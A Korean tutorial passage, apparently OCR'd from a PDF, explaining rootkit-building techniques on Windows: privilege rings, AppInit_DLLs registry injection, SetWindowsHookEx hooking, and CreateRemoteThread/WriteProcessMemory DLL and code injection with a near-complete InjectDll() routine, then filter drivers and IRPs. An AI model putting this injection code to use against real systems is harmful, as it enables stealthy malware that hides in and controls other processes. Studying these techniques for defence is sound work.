소프트웨어 코드와 메모리 각각에 어떤 링이 할당되는지 끊임없이 관리하는 것은 CPU가 담당해야 하는 역할이다. Ring Level(이하 링) 간의 접근 제한을 수행하는 것 또한 CPU의 역할이다. 일반적으로 모든 소프트웨어 프로그램은 링 번호를 할당 받으며 자신이 할당 받은 링 번호보다 낮은 번호의 링 영역에는 접근할 수 없다. 예를 들면, 링3 프로그램은 링0 프로그램에 접근할 수 없는 것이다. 만약 그런일이 발생한다면 CPU는 즉시 예외를 발생시킨다. 대부분의 경우에는 운영체제에 의해서 접근이 차단되며 그런 접근 시도는 프로그램이 중지되는 결과를 낳게 된다.



<그림 1>은 인텔 x86 프로세서의 링 구조를 표현한 것으로 유저 모드와 커널모드 프로그램이 링 구조 안의 어디에서 실행되는지를 나타내고 있다. 권한에 따라 메모리에 접근할 수 있는 권한이 구별되듯이 실행되는 명령 또한 구별 될 수 있다. 즉 명령 중에는 링0 에


서만 사용할 수 있는 명령이 있다. 그런 명령들을 이용하면 CPU의 동작을 변경시키거나 하드웨어에 직접적으로 접근할 수 있다.

루트킷이 링0에서 동작하면 얻게 되는 장점이 많다. 하드웨어나 다른 소프트웨어가 실행되고 있는 환경을 조작할 수 있기 때문이다.

①유저모드

1) Registry를 이용한 DLL 인젝션

HKEY_LOCAL_MACHINE ₩Software₩Microsoft Windows NT ₩CurrentVersion₩Windows ₩AppInit_DLLs



2) Thread를이용한 DLL 인젝션

2-1) : 코드분석

-CreateRemoteThread()

```
HANDLE CreateRemoteThread(
        HANDLE hProcess,                        -①
        LPSECURITY_ATTRIBUTES IpThreadAttributes,
        DWORD dwStackSiwe,
        LPSECURITY_START_ROUTINE IpStartAddress,-②
        LPVOID IpParameter,    -③
        DWORDdwCreationFlags,
        LPDWORD IpThreadOd
);
```

① hProcess : 스레드를생성할프로세서를가리킴OpenProcess()(PID값사용)

* OpenProcess() 원형소스

```
HANDLE WINAPI OpenProcess(
        __in DWORD dwDesiredAccess,
        __in BOOL bInheritHandle,
        __in DWORD dwProcessId
);
```

② lpStartAddress : DLL 불러오기 (<- GetProcAddress <-LoadLibrary())

* GetProcAddress() 원형소스

```
GetProcAddress()
        FARPROC WINAPI GetProcAddress(
        __in HMODULE hModule,
        __in LPCSTR lpProcName
);
```

-③ lpParameter : 프로세서안에스레드가위치할 메모리영역을가르킴

< VitualAllockEX() : 메모리할당, WriteProcessMemory() : 메모리에쓰기 >


* VitualAllockEX() 원형소스

```
LPVOID WINAPI VirtualAllocEx(
        __in HANDLE hProcess,
        __in_optLPVOID lpAddress,
        __in SIZE_T dwSize,
        __in DWORD flAllocationType,
        __in DWORD flProtect
);
```

* WriteProcessMemory() 원형소스

```
BOOL WINAPI WriteProcessMemory(
        __in HANDLE hProcess,
        __in LPVOID lpBaseAddress,
        __in LPCVOID lpBuffer,
        __in SIZE_T nSize,
        __out SIZE_T *lpNumberOfBytesWritten
)
```


2-2) : 동작 원리




② 커널모드

커널모드에서 프로그래밍을 하려면 DDK(Driver Development Kit)가 꼭 필요하다.


DDK는 하드웨어 개발자들이 윈도우용 드라이버를 개발하는데 필요한 도구들을 모은 것이다. 유저모드에서는 Win32API로 프로그래밍을 하거나 MFC로 프로그래밍을 하게 된다. 많은 라이브러리들은 대부분이 유저모드 프로그래밍을 위해 나왔다고 해도 과언이 아니게 아주 많은 유저모드 라이브러리가 있다. 하지만 커널모드 프로그래밍을 해야 하는 DDK는 그 종류가 몇 가지가 되지 않는다. 가장 많이 사용되는 라이브러리로 WDM(Windows Driver Model)이 있지만 어렵고 복잡해서 사용하기가 힘들다. 최근에 나온 차세대 통합 드라이버 모델(WDF)이 나왔지만 그 난해함은 여전하다.



커널모드에서 프로그래밍을 하게 된다면 자주 보는 그림이 있다. 옆에 있는 BlueScreen인데 이는 Win98시절에 많이 볼 수 있었던 화면일 것이다. 이 화면은 커널모드에서 동작하는 애플리케이션에 예외가 발생했을 때 나온다. 이 화면이 나오면 시스템이 강제 종료되기 때문에 어디서 예외가 발생했는지 어떻게 수정해야 하는지 찾기가 힘들다. 이 예외를 처리하려면 디버깅 컴퓨터와 디버거 컴퓨터가 필요하다.



일반적인 디버깅
(Visual Studio .NET)



커널모드 디버깅
(WinDbg)

디버깅 컴퓨터와 디버기 컴퓨터를 연결한 후 WinDbg 를 이용해 디버깅 컴퓨터에 접속하면 커널모드 애플리케이션에서 발생하는 메시지를 읽을 수 있으며 예외가 발생한 시점에서 디버깅 컴퓨터를 멈춘 후 디버깅을 할 수 있다.

4. 루트킷 제작에 사용되는 기술

A. HooKing

① DLL Injection

i. Windows Hooking Function


마이크로소프트는 다른 프로세스로 전달되는 윈도우 메시지를 후킹 할 수 있는 함수를 정의해 놓았다. 다른 프로세스의 주소 공간 영역 안으로 루트킷 DLL을 로드시킬 수 있는 방법을 제공하고 있는 것이다. 애플리케이션은 동작 중에 운영체제로부터 다양한 이벤트 메시지를 받는다. 애플리케이션의 활성화된 윈도우 창에서 사용자가 키를 입력했거나 버튼이나 마우스를 클릭하면 그 이벤트에 해당하는 메시지가 해당 애플리케이션으로 전송된다

```
typedef HHOOK__ *HHOOK
HHOOK SetWindowsHookEx
(
    int idHook,          // type of hook to inst
    HOOKPROC lpfn,       // address of hook proc
    HINSTANCE hMod,      // handle to applicatic
    DWORD dwThreadId     // identity of thread t
);
```


```
BOOL UnhookWindowsHookEx
(
    HHOOK hhk    // handle to hook procedure t
);
```

위의 SetWindowsHookEx 함수가 윈도우 후킹함수이다.

첫 번째 인자는 후킹을 수행할 메시지 타입. 두 번째 인자는 이벤트 메시지가 발생되었을 때 메시지를 보낼 후킹 함수의 주소. 세 번째 인자는 후킹 함수를 포함하고 있는 dll의 가상 메모리 주소. 네 번째 인자는 후킹을 수행할 스레드 이며 네 번째 인자가 0이면 현재 윈도우 데스크탑의 모든 스레드에 대해 후킹이 가능하다. 옆의 UnHookWindowsHookEx는 후킹을 해제하는 함수이다.



Windows에서 Hook 함수를 사용하여 DLL을 Inject 하게 되면, 내부적으로는 Hook Procedure 만이 아니라, Hook Procedure 가 들어있는 DLL코드 전체가 프로그램의 코드 영역에 Mapping 되기 때문에, DLL 코드가 실행되는 영역이 결국 DLL을 호출한 프로그램의 내부 영역이 된다. 내부 메시지를Hook 하거나, Window Procedure에 Hook을 걸어 필요한 작업을 진행하면 될 것이고 SetWindowHookEx를 이용하여 함수를 실행하면 된다.



이 그림은 Global 변수들을 Shared로 지정하여 DLL을 사용하는 모든 프로그램에 대해 DLL 이 로드되는 시간 동안 DLL간의 공유 가능한 영역을 지정한 것이다. 위에 보이는 것처럼 데이터 seg의 이름을 주고 이 안에 변수들을 지정했을 때 이 DLL을 로드 하는 프로세스는 이 데이터 seg를 공유하게 된다.

데이터 seg를 공유시켜 원하는 프로세스에서 정보를 얻고 원하는 app에 얻어온 데이터를 뿌려주게 된다.

ii. VirtualAllocEx & CreateRemoteThread

DLL을 특정 프로세스 주소 영역으로 로드시킬 수 있는 다른 방법은 해당 프로세스의 리모트 스레드(Remote Thread)를 만드는 것이다. 이미 존재하는 프로세스 상에서 Thread를 외부에서 생성하여, 이 Thread가 DLL 코드를 실행하도록 동작하는 방법이다.

```
WINBASEAPI
__out
HANDLE
WINAPI
CreateRemoteThread
(
    __in        HANDLE hProcess,                          // 스레드를 삽입할 프로세스 핸들
    __in_opt    LPSECURITY_ATTRIBUTES lpThreadAttributes, // NULL
    __in        SIZE_T dwStackSize,                       // 0
    __in        LPTHREAD_START_ROUTINE lpStartAddress,    // GetProcAddress
    __in_opt    LPVOID lpParameter,                       // 인자의 메모리 주소
    __in        DWORD dwCreationFlags,                    // 0
    __out_opt   LPDWORD lpThreadId                        // NULL
);
```

```
WINBASEAPI
__out
HANDLE
WINAPI
OpenProcess
(
    __in DWORD dwDesiredAccess, // Access Flag
    __in BOOL bInheritHandle,   // Handle Inheritance Flag
    __in DWORD dwProcessId      // Process Identifier
);
```

첫 번째 인자는 스레드를 삽입할 프로세스의 핸들을 나타낸다. 프로세스의 핸들을 구하려면 대상 프로세스의 PID를 이용하여 OpenProcess 함수를 호출하면 된다. OpenProcess 함수는 프로그래머가 원하는 프로세스의 핸들을 리턴 시켜 준다. 두 번째, 일곱 번째 인자는 NULL, 세번째 여섯 번째 인자는 0으로 설정한다. 네 번째 인자는 인젝션 대상 프로세스 주소 공간 내에서의 LoadLibrary 함수의 주소 설정. 다섯 번째 인자는 LoadLibrary에 전달되는 인자의 메모리 주소를 설정하여야 한다.

```
CreateRemoteThread
(
    hProcess,
    NULL,
    0,
    (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("Kernel32"), "LoadLibraryA"),
    ( LPVOID )lpParameter,
    0,
    NULL
);
CreateRemoteThread ( hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(), ),
    ( LPVOID )lpParameter, 0, NULL )
```


```
WINBASEAPI
__bcount(dwSize)
LPVOID
WINAPI
VirtualAllocEx
(
    __in     HANDLE hProcess,          // 대상 프로세스의 핸들
    __in_opt LPVOID lpAddress,         // 공간의 시작 주소
    __in     SIZE_T dwSize,            // 메모리 크기
    __in     DWORD flAllocationType,   // 예약만 하는지, 사용하는지
    __in     DWORD flProtect           // 액세스 범위
);
```

```
WINBASEAPI
BOOL
WINAPI
WriteProcessMemory
(
    __in      HANDLE hProcess,                // 대상 프로세스 핸들
    __in      LPVOID lpBaseAddress,           // 써 넣을 시작 주소
    __in_bcount(nSize) LPCVOID lpBuffer,      // 써 넣을 데이터 주소
    __in      SIZE_T nSize,                   // 데이터 크기
    __out_opt SIZE_T * lpNumberOfBytesWritten // 써 넣은 데이터 크기
);
```

보통 Kernel32.dll에서 LoadLibraryA 함수를 얻어오고 얻어온 주소로 DLL을 로드 시킨다. LoadLibraryA 함수를 이용해서 원하는 DLL을 로드 시키는 것이다.

아래에 있는 코드는 DLL을 Injection 하기 위한 코드이다. remote thread 를 생성하고 LoadLibrary 를 호출한 뒤, thread 에서 DLL 코드가 종료될 때까지 기다린다. DLL 코드는 remote thread, 즉 외부 Process 영역에서 동작하며, 필요한 작업을 한 뒤 return 되는데, return 되고 난 뒤에는 만들어 놓은 thread 를 종료하면 된다.

```
int InjectDll()
{
// Get remote process id
```





```
dwPID = GetPIDFromName(szProcessName);
    if (dwPID == -1)
                return 0;

        // Open remote process
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
        if (hProcess == NULL)
                return 0;

        // Get full path of the DLL
        if (!GetModuleFileName(hInst, szLibPath, MAX_PATH))
                return 0;

        strcpy(strrchr(szLibPath, '₩₩') + 1 , szDllName);

        // Allocate memory in the remote process to store the szLibPath string
        pLibRemote = VirtualAllocEx(hProcess, NULL, sizeof(szLibPath), MEM_COMMIT,
    PAGE_READWRITE);

if (pLibRemote == NULL)
                return 0;

        // Copy the szLibPath string to the remote process.
        if (!WriteProcessMemory(hProcess, pLibRemote, (void*)szLibPath, sizeof(szLibPath),
    NULL))
                return 0;


        // Load the DLL into the remote process
        hThread = CreateRemoteThread(hProcess, NULL, 0,
    (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("Kernel32"),
```

```
    "LoadLibraryA"), pLibRemote, 0, NULL);

        // Wait for LoadLibrary() to finish and get return code
        WaitForSingleObject(hThread, INFINITE);
        GetExitCodeThread(hThread, &hLibModule);
        CloseHandle(hThread);
        CloseHandle(hProcess);

        // Free remote memory for szLibPath
        VirtualFreeEx(hProcess, pLibRemote, sizeof(szLibPath), MEM_RELEASE);}
```

iii. CreateRemoteThread & WriteProcessMemory

위의 Injection 에서는 DLL을 외부 스레드가 실행하는 것이었지만 이 방법은 원하는 데이터를 원하는 Process 안에 넣어 코드를 실행하는 것이다. 위의 방법과 마찬가지로 원하는 Process의 핸들을 얻고 Process에 공간을 할당하고 INJDATA라는 원하는 데이터가 들어있는 구조체를 만들어 Process안에 WriteProcessMemory를 이용하여 써넣는다. 그렇게 넣어진 데이터를 외부 스레드 즉 CreateRemoteThread를 이용하여 실행시키는 것이다.



그림을 보면 알 수 있듯이 가장 아래에 VirtualAlloc을 사용하여 INJDATA를 써 넣는 것을 볼 수 있다. INJDATA의 내용은 DLL의 코드이며 이전 방법과는 다른 목표 Process에서 Injection할 DLL의 코드를 직접 실행하는 것이다

```
typedef LONG        (WINAPI *SETWINDOWLONG)   (HWND, int, LONG);
typedef LRESULT     (WINAPI *CALLWINDOWPROC)  (WNDPROC, HWND, UINT, WPARAM, LPARAM);
typedef HWND        (WINAPI *FINDWINDOW)      (LPCTSTR, LPCTSTR);
```

```
typedef struct __INJDATA {
    SETWINDOWLONG   fnSetWindowLong;     // SetWindowLong의 주소
    CALLWINDOWPROC  fnCallWindowProc;    // CallWindowProc의 주소
    char            szClassName[50];     // Class name
    char            szWindowName[50];    // Window name
    HWND            hwnd;                // 인젝션 대상 프로세스 핸들
    WNDPROC         fnWndProc;           // 리모트 스레드의 WndProc 주소
    WNDPROC         fnOldWndProc;        // 로모트 스레드의 예전 WindowProc 주소
} INJDATA, *PINJDATA;
```

위 구조체에 사용할 DLL의 코드와 정보를 넣는다. 이 정보들은 Remoted 프로세스의 address 영역에 넣어서 사용하며, 여기에 저장된 내용은 실행할 때나, 사용할 프로시저나 함수의 포인터, 내부 변수등을 저장하게 된다.

인젝션 하는 방법은 위의 방법과 마찬가지로 모듈을 얻어오는 것부터 시작하게 된다. 하지만 우리가 필요한 함수는 LoadLibraryA 함수가 아닌 SetWindowLongA, CallWndProcA 함수 이기 때문에 다른 모듈을 얻어와야 한다.

```
// Get handle of "USER32.DLL"
        hUser32 = GetModuleHandle("user32");
```

얻어오는 모듈의 핸들은 바로 user32 이다. 이곳에서 원하는 함수를 얻게 된다.

```
// Open remote process
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
```

원하는 프로세스를 열고,

```
// Allocate memory in the remote process and write a copy of initialized INJDATA into it
                size = sizeof(INJDATA);
        pDataRemote = (PBYTE) VirtualAllocEx(hProcess, 0, size, MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
```

실행할 코드가 들어있는 INJDATA만큼의 공간을 할당 한다

```
WriteProcessMemory(hProcess, pDataRemote, &DataLocal, size, &dwNumBytesCopied)
```

할당된 공간에 INJDATA DataLocal을 써 넣는다.

다음은RemoteThread를 위한 공간을 할당하고 데이터를 써 넣을 차례이다.

```
pGetSASWndRemote = (PBYTE) VirtualAllocEx(hProcess, 0, size, MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pGetSASWndRemote, &GetSASWnd, size,
    &dwNumBytesCopied)
```

다음은RemoteThread를 만들고 원하는 함수를 실행시킨다.

```
// Start execution of remote GetSASWnd()
hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)
    pGetSASWndRemote, pDataRemote, 0 , &dwThreadId);
```

다음은 위의 방법과 마찬가지로 DLL의 실행이 끝나길 기다린 후 종료 시킨다.

```
// Wait for GetSASWnd() to terminate and get return code (SAS Wnd handle)
                WaitForSingleObject(hThread, INFINITE);
        GetExitCodeThread(hThread, (PDWORD) &hSASWnd);
```

여기까지가 WriteProcessMemory와 CreateRemoteThread를 이용한 DLL Injection 부분이다. 사실 누락된 내용도 많지만 누락된 내용은 다양한 문서와 완성되어 공개된 프로그램들이 많으니 그걸 보고 해도 될 것 같다. 이와 같은 방법으로 작업관리자를 막거나 프로그래머가 원하는 어떤 키를 막는 것이 가능하다.

B. FilterDriver

I. 필터드라이버란?

위에서 설명했던 것과 같이 윈도우에는 KernelMode가 있다. 그 모드에서 하는 Hooking을 할 수 있는 방법 중 하나가 FilterDriver 이다.

먼저 필터 드라이버를 간단하게 설명 하자면


WDM(Windows Driver Model)은 계층 드라이버 아키텍처를 갖는다.

- 여러 개의 계층으로 이루어진 드라이버 사이에 새로운 드라이버를 끼워 넣을 수 있다.
- 거의 모든 하드웨어 장치는 그것을 지원하기 위한 드라이버 체인이 존재한다.
- 가장 낮은 계층의 드라이버는 하드웨어 장치와 버스를 직접 처리하고, 가장 높은 계층은 데이터를 구조화 한다.

이 그림을 필터 드라이버를 형상화 한 그림이다. i8042prt라는 드라이버가 가장 상위에 있으며 그 체인으로 밑에 여러 개의 드라이버들이 묶여있는 것이 보인다. 가장 아래에 있는 낮은 계층의 드라이버는 하드웨어 장치와 버스를 직접 처리하며, 가장 높은 계층은 데이터를 구조화 한다.

필터 드라이버를 더 세부적으로 나눌 수 있다.

Function Device Object 를 기준으로 위에 있는 것들을 Upper Filter Driver 이며 아래에 있는 것들은 Lower Filter Driver 라 한다. Class Filter Driver 는 같은 종류의 디바이스를 망라하는 드라이버라 할 수 있다. 예를 들면 Keyboard 는 그 타입이 여러가지가



Upper Filter : Function Device Object 로 전달되는 I/O를 가로채서 살펴보거나 수정한다.

Lower Filter : Physical Device Object 로 전달되는 I/O를 가로채서 살펴보거나 수정한다.

Class Filter : 주어진 Class의 모든 드라이버들이 로드될때 같이 로드됨.

Device Filter : 특정 Device Node 에만 설치되는 필터 드라이버.

BUS Filter : 특정 BUS Dirver에 대해 필터링.

있는데 PS/2 라던지 USB 같은 것을 말한다. 이렇게 묶여 있을 경우에는 어떤 종류던지 간에 제어가 가능하다.

Device Filter Driver는 특정 Device에만 설치가 되는 필터 드라이버를 말한다. 예를 들어 USB로 Printer를 사용하고 있을 때 이 프린터 드라이버에만 설치가 되는 것이 Device Filter Driver 이다. 드라이버가 디바이스에 종속된다고 생각하면 쉽다.


Bus Filter Driver는 USB 같은 특정 버스 드라이버에 대해 필터링 하는 드라이버 이다.

ii. IRP

윈도우 프로그래밍은 메시지 구동 방식이라는 것을 알고 있을 것이다. 윈도우 프로그램은 사용자가 특정 작업(마우스 클릭, 키보드 입력, 메뉴 선택 등)을 하게 되면 그것에 해당하는 윈도우 메시지라는 것이 발생하며 윈도우에서는 해당 메시지를 현재 활성화 되어 있는 프로그램의 메시지 큐에 집어 넣게 된다. 그럼 프로그램은 메시지 큐에서 메시지를 가져와서 적절한 처리를 하게 되는 것이다.

